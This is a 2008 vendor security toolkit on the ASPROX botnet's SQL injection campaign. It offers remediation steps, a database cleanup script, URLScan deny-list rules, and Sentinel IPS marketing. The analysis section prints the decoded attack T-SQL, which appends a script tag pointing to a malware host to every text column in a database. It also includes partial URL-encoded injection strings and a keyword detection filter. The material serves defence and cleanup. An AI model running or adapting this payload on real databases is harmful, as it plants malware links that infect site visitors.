

ASPROX Toolkit

This toolkit is meant to introduce you to the ASPROX SQL Injection attack, and offer suggestions for cleaning your database and temporary remediation of the attack. In addition, we'd like to introduce you to the Sentinel IPS, an intrusion prevention service that protects against these types of attacks.

This toolkit includes:

- ASPROX Botnet SQL Injection Attacks: A technical primer and remediation guidelines, by Greg Martin, Director of Security for Sentinel IPS
- ASProx: Detailed Analysis and Immunization Tips, by Michael Zino, Bloombit Software Inc., Sentinel IPS Partner
- Cleaning ASPROX injection from your MS-SQL server
- Temporary SQL Injection protection using MS URLScan
- ASPROX: Sample of current blocked networks on a Sentinel IPS
- Sentinel IPS product data sheet
- Sentinel IPS ASPROX 911 Remediation Service



Provided by Sentinel IPS
<http://www.networkcloaking.com>
(972) 991-5005

ASPROX Botnet SQL Injection Attacks: A technical primer and remediation guidelines

The ASPROX botnet, which earlier ran amok by phishing users via email, has got a new weapon: SQL injection. Starting in mid-May 2008, ASPROX was configured with an SQL Injection attack tool which hacks websites, adding even more hijacked PCs to its botnet army. The same people behind ASPROX are also responsible for Danmec, a password-stealing trojan which spread in early 2008 using phishing emails.

What is SQL Injection?

Simply put, SQL Injection is a malicious attack on a vulnerable website which allows commands to be submitted directly to the application's backend database. Many custom ASP or PHP applications are vulnerable to SQL Injection attacks because they fail to perform proper input validation on their forms.

What is ASPROX?

ASPROX is a new kind of threat that combines multiple malicious attack vectors: The initial compromise utilizes the botnet and SQL Injection. Once a vulnerable site is compromised, javascript code is inserted into its database and the website displays links to multiple malware downloads. Then, any website user that clicks these links can be infected with the botnet.

The goal of ASPROX is to plant the malicious javascript on thousands of websites, and secretly infect new victims while they are surfing the web, building up the ASPROX bot family. So, how widespread is it? Our statistics show ASPROX has already infected more than 500,000 websites, and is spreading rapidly.

What happens to visitors of my website while I am infected?

The malicious javascript hosted on your site will try to exploit software vulnerabilities on the visitor's browser client. If the client is not running properly patched or updated software, their machine is compromised and joins the ASPROX botnet. The botnet continues to attack other websites and commit other fraudulent activities, such as phishing email scams.

What can I do about an ASPROX infection?

Sentinel IPS suggest a multi-tiered approach:

- Clean the infected database. We have partnered with database consulting companies to help you through this process. If you have your own internal database managers, there are instructions within this guide if you feel comfortable addressing this yourself.
- Audit your ASP source code for proper input validation. If you were infected, there is a vulnerability in your web code which needs to be addressed ASAP or you may get infected several times. See Microsoft's recommendations here: <http://msdn.microsoft.com/en-us/library/ms998271.aspx>
- *(Here's the closest thing you'll get to a sales pitch from us in this document...)* Defend against this threat and others by deploying Sentinel IPS technology. Contact us today at <http://www.networkcloaking.com> for a free 14-day evaluation. With Sentinel IPS you can stop this threat in real time, buying you time to address your website code and database.

ASProx: Detailed Analysis and Immunization Tips

Michael Zino, Bloombit Software Inc.

Sentinel IPS Partner

Research, as well as Google's Cache, indicates that there is a significant number of websites that are still vulnerable to SQL Injection attacks. Despite the fact that input filtering techniques and other protective measures are widely known, it is understandable why this is still the case. Regardless of their underlying technology, it often would be almost impractical to review out dated and/or poorly written websites and eliminate all vulnerabilities in their code bases. Such websites typically use the dynamic construction of ad-hoc SQL queries at run-time quite extensively. Even if a given website is less vulnerable, unintentionally missing even a single security hole could be sufficient to permit a successful SQL Injection attack. Such holes can be easily found during the "study" phase of the site (i.e., crawling the site in question and looking for vulnerable web pages).

Regardless of the complexity and costs involved, a publisher has a responsibility to shield his website from the risk of infection and becoming a virus distributing agent. Publishers of any size must protect their sites' visitors from exposure to malicious scripts at all times.

Financial benefits, such as click-fraud, ad revenue generating zombies, and virtual assets, are generally the driving force behind these types of attacks, as research suggests. However, this can be prevented by use of secure programming and best practices. Ongoing monitoring, detection, and pro-active defensive methods should be utilized within the various layers of any web application.

Recently, we came across a particularly interesting type of SQL Injection that, at times, can be quite difficult to clean, even with the most robust database backup and recovery scheme. This massive and ongoing attack is conducted with the help of an Internet robot—also known as malbot and botnet—which attacks its prospects daily. It is likely that such a botnet fires the series of injection attempts continuously and conditionally until the malicious script references are sensed on the targeted web pages and/or based on detected vulnerability indicators. This botnet, named ASProx, reportedly exceeds over 6,000 zombies. Our own attack sample covers 1,136[1] distinct and recurring IP addresses to date.

There is nothing new in the way that the following T-SQL is injected. Yet, the generic nature of the script is somewhat interesting to see.

The following two variants have been injected through an HTTP GET:

```
';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x44004500 ...  
06F007200%20AS%20NVARCHAR(4000));EXEC(@S);--
```

```
;DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434C ...  
736F7220%20AS%20VARCHAR(4000));EXEC(@S);--
```

And in a more readable form:

```
DECLARE @S NVARCHAR(4000)  
SET @S=CAST(0x4400450043004C00 ... 6F007200 AS NVARCHAR(4000))  
EXEC(@S)
```

```
DECLARE @S VARCHAR(4000)  
SET @S=CAST(0x4445434C41524520 ... 736F7220 AS VARCHAR(4000))  
EXEC(@S)
```

Note: The footprint of the second T-SQL script variant has been significantly decreased by use of ASCII-encoded binary stream instead of a Unicode-encoded binary stream, making its length a widely compatible query component.

Decoding the binary string to its textual form reveals the T-SQL script below, which has been slightly formatted and edited for purposes of clarity. For those who are not proficient in the syntax, the script simply creates a cursor through which it browses for all columns of certain data types (textual) in all user-defined tables underlying the database. Next, the T-SQL script affixes a JavaScript reference (to the malicious script) to the current values contained in each such column.

Since a single page request to which the malicious T-SQL script is appended forces the scanning (and overloading) of the entire database in an effort to widely contaminate its text-based content with malicious script references, simultaneous attacks from the same or synchronized servers (or zombies) have the potential to escalate the original attack vector into a distributed denial of service (also known as DDoS). The response time to the malicious page request can alone be used as an indication of vulnerability to SQL injection, eliminating the need of a study phase prior to attack.

```
DECLARE @T VARCHAR(255)  
DECLARE @C VARCHAR(255)
```

```
DECLARE Table_Cursor CURSOR FOR  
SELECT [A].[Name], [B].[Name]  
FROM sysobjects AS [A], syscolumns AS [B]  
WHERE [A].[ID] = [B].[ID] AND  
      [A].[XType] = 'U' /* Table (User-Defined) */ AND
```

```
([B].[XType] = 99 /* NTEXT */ OR  
[B].[XType] = 35 /* TEXT */ OR  
[B].[XType] = 231 /* SYSNAME */ OR  
[B].[XType] = 167 /* VARCHAR */)
```

```
OPEN Table_Cursor  
FETCH NEXT FROM Table_Cursor INTO @T,@C  
  
WHILE (@@FETCH_STATUS = 0)  
    BEGIN  
        EXEC('UPDATE [' + @T + '] SET [' + @C + '] =  
RTRIM(CONVERT(VARCHAR, [' + @C + '])) + "<script  
src="http://winzipices.cn/2.js"></script>"')  
        FETCH NEXT FROM Table_Cursor INTO @T, @C  
    END  
  
CLOSE Table_Cursor  
DEALLOCATE Table_Cursor
```

How To Immunize Your Web Application and Database From Such Automated Attacks

Although our observations indicate that most attack attempts originate in China, there is an increase in the number of attacks that originate at US and Canadian IP addresses as well. Therefore, an IP-based filtering solution that excludes certain regions of the globe will not suffice by itself. Still in the networking-layer, an Intrusion Prevention System (IPS), be it hardware or software based, can make access control decisions based on sensed content and drop the malicious request and other potential malicious activity before it is passed to the web server. A software-based IPS can, for example (but not limited to), provide protection via integration with the IIS platform as an ISAPI filter.

If the web application being attacked is templated, or the underlying web technology is configurable and/or extensible and allows participation in the page processing, it is possible to detect the injected malicious T-SQL script during early stages of the page processing and force an exception at that point. Because such a solution is centralized, it is manageable and will prevent the malicious T-SQL from being propagated to an ad-hoc SQL query down the queue of the page request processing. This effectively stops this attack vector "at the gate." The following ASP 3.0 code snippet demonstrates this (imperfect) QD approach:

```
<%  
Dim query  
query = Request.ServerVariables("QUERY_STRING")  
If InStr(UCASE$(query), "EXEC(") > 0 OR Len(query) > 500 Then  
Response.Write 1/0  
End If  
>%
```

Yet, penetration testing and/or code base auditing are inevitable and necessary steps to diminish the effectiveness of such attacks.

Generally speaking, it is best to pursue a multi-layered security approach. Therefore, shielding the underlying database itself is also an essential measure to be taken, regardless of the current security level of the web application. Configuring a low-privileged database security context (for the web application accessing the database), and URL filtering (as a fallback) with the help of FOR UPDATE T-SQL triggers (or CLR DML triggers) are two ways in which a database can be immunized from malicious content.

Michael Zino is the CEO of Bloombit Software Inc.

Cleaning MS-SQL from ASPROX injection

The following is a community-submitted T-SQL script to execute on your MS-SQLServer to clean the database tables infected by ASPROX.

(Disclaimer: Our customers have reported success when using this script but we cannot guarantee its effectiveness – use at your own discretion.)

(Replace <infected_table> with the table name containing the infection)

```
use <infected_table>

DECLARE @T varchar(255), @C varchar(255);
DECLARE Table_Cursor CURSOR FOR
SELECT a.name, b.name
FROM sysobjects a, syscolumns b
WHERE a.id = b.id AND a.xtype = 'u' AND
(b.xtype = 99 OR
b.xtype = 35 OR
b.xtype = 231 OR
b.xtype = 167);
OPEN Table_Cursor;
FETCH NEXT FROM Table_Cursor INTO @T, @C;
WHILE (@@FETCH_STATUS = 0) BEGIN
EXEC(
    'update ['+@T+'] set ['+@C+'] = left(
    convert(varchar(8000), ['+@C+']),
    len(convert(varchar(8000), ['+@C+'])) - 6 -
    patindex("%tpircs<%",
    reverse(convert(varchar(8000), ['+@C+'])))
    )
    where ['+@C+'] like "%<script%</script>%"
);
FETCH NEXT FROM Table_Cursor INTO @T, @C;
END;

CLOSE Table_Cursor;
DEALLOCATE Table_Cursor;
```

Defending ASPROX SQL Injection using MS URLScan 3.0 Beta

Here are the instructions for installing URLScan, an IIS filter that protects against potential SQL Injection attacks. Please note, as mentioned earlier, this isn't a be-all-end-all fix; just another 'wall' to protect the website before the ASP code is reviewed and security holes are patched.

1. Go here and download it:

<http://www.microsoft.com/downloads/details.aspx?FamilyId=EE41818F-3363-4E24-9940-321603531989&displaylang=en>

2. Double click it to install it.

3. Open ...WINDOWS\system32\inetsrv\urlscan\UrlScan.ini, and add these things:

First, search for 'rulelist'. Change the line to look like this:

```
RuleList=SQL Injection
```

Then, add this snippet to the end of the file:

```
[SQL Injection]
AppliesTo=.asp,.aspx
DenyDataSection=SQL Injection Strings
ScanUrl=0
ScanAllRaw=0
ScanQueryString=1
ScanHeaders=
```

```
[SQL Injection Strings]
```

```
--
```

```
varchar
alter
exec
```

Also, to avoid some obvious false positives, search the .ini file for 'denyurlsequences', and comment out the character section so it looks like this:

```
;; .. ; Don't allow directory traversals
;; ./ ; Don't allow trailing dot on a directory name
;; \ ; Don't allow backslashes in URL
;; :: ; Don't allow alternate stream access
;; % ; Don't allow escaping after normalization
;; & ; Don't allow multiple CGI processes to run on a single request
```

4. Open IIS, right click the website you want to protect, and select 'properties'.
5. Click the ISAPI Filters tab, and click the 'Add...' button.
6. Name the new filter something like 'urlscan'. The executable you need is probably here: C:\WINDOWS\system32\inetsrv\urlscan\urlscan.dll
7. Save that new setting, right click the website name again, and stop/start the website.
8. Check the urlscan logfile, (which is located at C:\WINDOWS\system32\inetsrv\urlscan\logs) to make sure there's a line that looks similar to:

[07-09-2008 - 11:18:15] The following rules are active: SQL Injection

...That ensures the new rule you added above is loaded.

9. Test it. Find a valid .asp page (preferably one that doesn't have a form on it) on the website you're trying to protect, and add a querystring to it, so the url looks something like:

http://www.YOUR-DOMAIN-
HERE.com/test.asp&view=category&ind=&bp=82153;DECLARE%20@
S%20VARCHAR(4000);SET%20@S=CAST

10. You should see evidence in the web log and the urlscan log that this was blocked.

ASPROX: Sample of current blocked networks on a Sentinel IPS

Monday, 30 June 2008 12:12:40 CDT

home sentinel management statistics & reporting support center logout

Sentinel Management

Home > Sentinel Management > Current Blocked Networks

Current Blocked Networks

2165 blocked nets - All networks showing

Filter by **Attack Type** : [] apply page 1 of 145 first | previous | next | last 15 per page set

Network	Date Added	Last Packet Blocked	Priority	Attack Type
<input type="checkbox"/> release checked release all				
<input type="checkbox"/> 200.165.133.71/32	06/30/2008 12:12:16	06/30/2008 12:12:23	High	SQL: injection (varchar) whois
<input type="checkbox"/> 189.6.187.89/32	06/30/2008 12:10:35	06/30/2008 12:11:16	High	SQL: injection (varchar) whois
<input type="checkbox"/> 121.131.80.30/32	06/30/2008 12:10:00	06/30/2008 12:11:33	High	SQL: injection (varchar) whois
<input type="checkbox"/> 190.79.173.113/32	06/30/2008 12:09:16	06/30/2008 12:09:56	High	SQL: injection (varchar) whois
<input type="checkbox"/> 83.167.97.204/32	06/30/2008 12:09:07	06/30/2008 12:09:07	High	WORM: allaple icmp sweep ping inbound whois references
<input type="checkbox"/> 79.92.108.10/32	06/30/2008 12:03:24	06/30/2008 12:03:24	High	MS-SQL: worm propagation attempt whois references
<input type="checkbox"/> 200.44.218.93/32	06/30/2008 12:03:10	06/30/2008 12:03:50	High	SQL: injection (varchar) whois
<input type="checkbox"/> 199.120.116.19/32	06/30/2008 12:00:14	06/30/2008 12:00:14	High	WORM: allaple icmp sweep ping inbound whois references
<input type="checkbox"/> 189.78.15.151/32	06/30/2008 11:59:21	06/30/2008 12:00:01	High	SQL: injection (varchar) whois
<input type="checkbox"/> 189.92.68.83/32	06/30/2008 11:59:08	06/30/2008 11:59:47	High	SQL: injection (varchar) whois
<input type="checkbox"/> 196.205.127.32/32	06/30/2008 11:57:59	06/30/2008 11:58:38	High	SQL: injection (varchar) whois
<input type="checkbox"/> 201.209.91.62/32	06/30/2008 11:57:41	06/30/2008 11:58:20	High	SQL: injection (varchar) whois
<input type="checkbox"/> 190.74.216.75/32	06/30/2008 11:56:13	06/30/2008 11:57:46	High	SQL: injection (varchar) whois

The screen above shows the Current Blocked Networks page on the web-based interface of an actual Sentinel IPS. This is one of our customers that is being vigorously attacked by the ASPROX botnet, shown here as a 'SQL: injection (varchar)' attack. Notice that various IP addresses – each part of the ASPROX botnet 'army' – are attempting the ASPROX attack at a rate of more than one per minute.

The Sentinel IPS recognizes these attacks, blocks them before they even get to the protected network, and logs it here on this page.

For more information, visit the Sentinel IPS website at <http://www.networkcloaking.com>.

Product Datasheet

Sentinel Intrusion Prevention Systems

The most affordable Intrusion Prevention System available, and the only one that has Network Cloaking™. Sentinel IPS™ utilizes Network Cloaking, a technology that makes your protected network invisible to malicious external traffic, while allowing complete and uninterrupted access for legitimate users. Sentinel IPS is everything you need for state-of-the-art Intrusion Prevention in one affordable, fixed monthly fee, starting at only \$299/month.

Product Features

An appliance and security management service. Includes 24/7 monitoring, remote management services, update services, upgrades and enhancements.

Available as a standard unit, a premium rackmounted system, or a High Availability cluster

Easy to use browser-based administration with many configuration options and reporting tools, including current blocked networks, activity summaries, packet detail, whitelisting, and many more.

The configuration options make it easy to customize your IPS integration, and the reporting tools are a great aid for compliance-related documentation.

Drops malicious packets before they reach your network, including the initial packet

Packet capture allows for inspection of the malicious code.

Monthly fee structure substantially reduces capital expenditure and frees up time and money for other initiatives

What is Network Cloaking?

It's our proprietary technology that prevents network intrusions by making protected networks invisible to malicious external users, while allowing valid traffic to pass freely.

Additional Services


In addition to our Sentinel IPS service, we offer:

- Network Gateway Assessments
- Network Vulnerability Assessments
- Educational and presentation opportunities
- Ad-hoc security consulting

Want to learn more? Don't hesitate to ask us at (972) 991-5005.

What does a typical installation look like?

Usually the Sentinel IPS is installed as a Layer 2 Bridge, behind your network's router, and in front of your current firewall. Most Sentinel IPS units are installed on networks with access to the Internet through a T1 or similar connection.



“At a recent National Conference of IT professionals, I sat in a room with 7 other CIOs. None of the were running IDS or IPS. They said, ‘IDS is too much work and IPS is too expensive,’ so I told them about Sentinel IPS. It’s a slam dunk, no brainer.”
S.C.
IT Director,
Law Firm in Dallas

If you're interested in Sentinel IPS, read on...

Sentinel IPS ASPROX 911 Remediation Service

Don't have the time or resources to get out of this mess without help? Sentinel IPS has created a package to address the short term pains of ASPROX infection.

What does the 911 remediation service include?

- 90 days of Sentinel IPS service and support for \$2,000 and \$349/mo billed quarterly there after.
- While the hardware is being shipped to you, we will do the following:
 - Instructions and remote assistance for cleaning up your infected database.
 - Security Checklist to validate your website is secure from OWASP Top 10 vulnerabilities (including SQL Injection)
 - Provide IIS hardening, including installation and configuration of URLScan
 - Review your existing firewall configuration and current security infrastructure, and provide security consultation.

If you're interested, contact us today at <http://www.networkcloaking.com> or (972) 991-5005.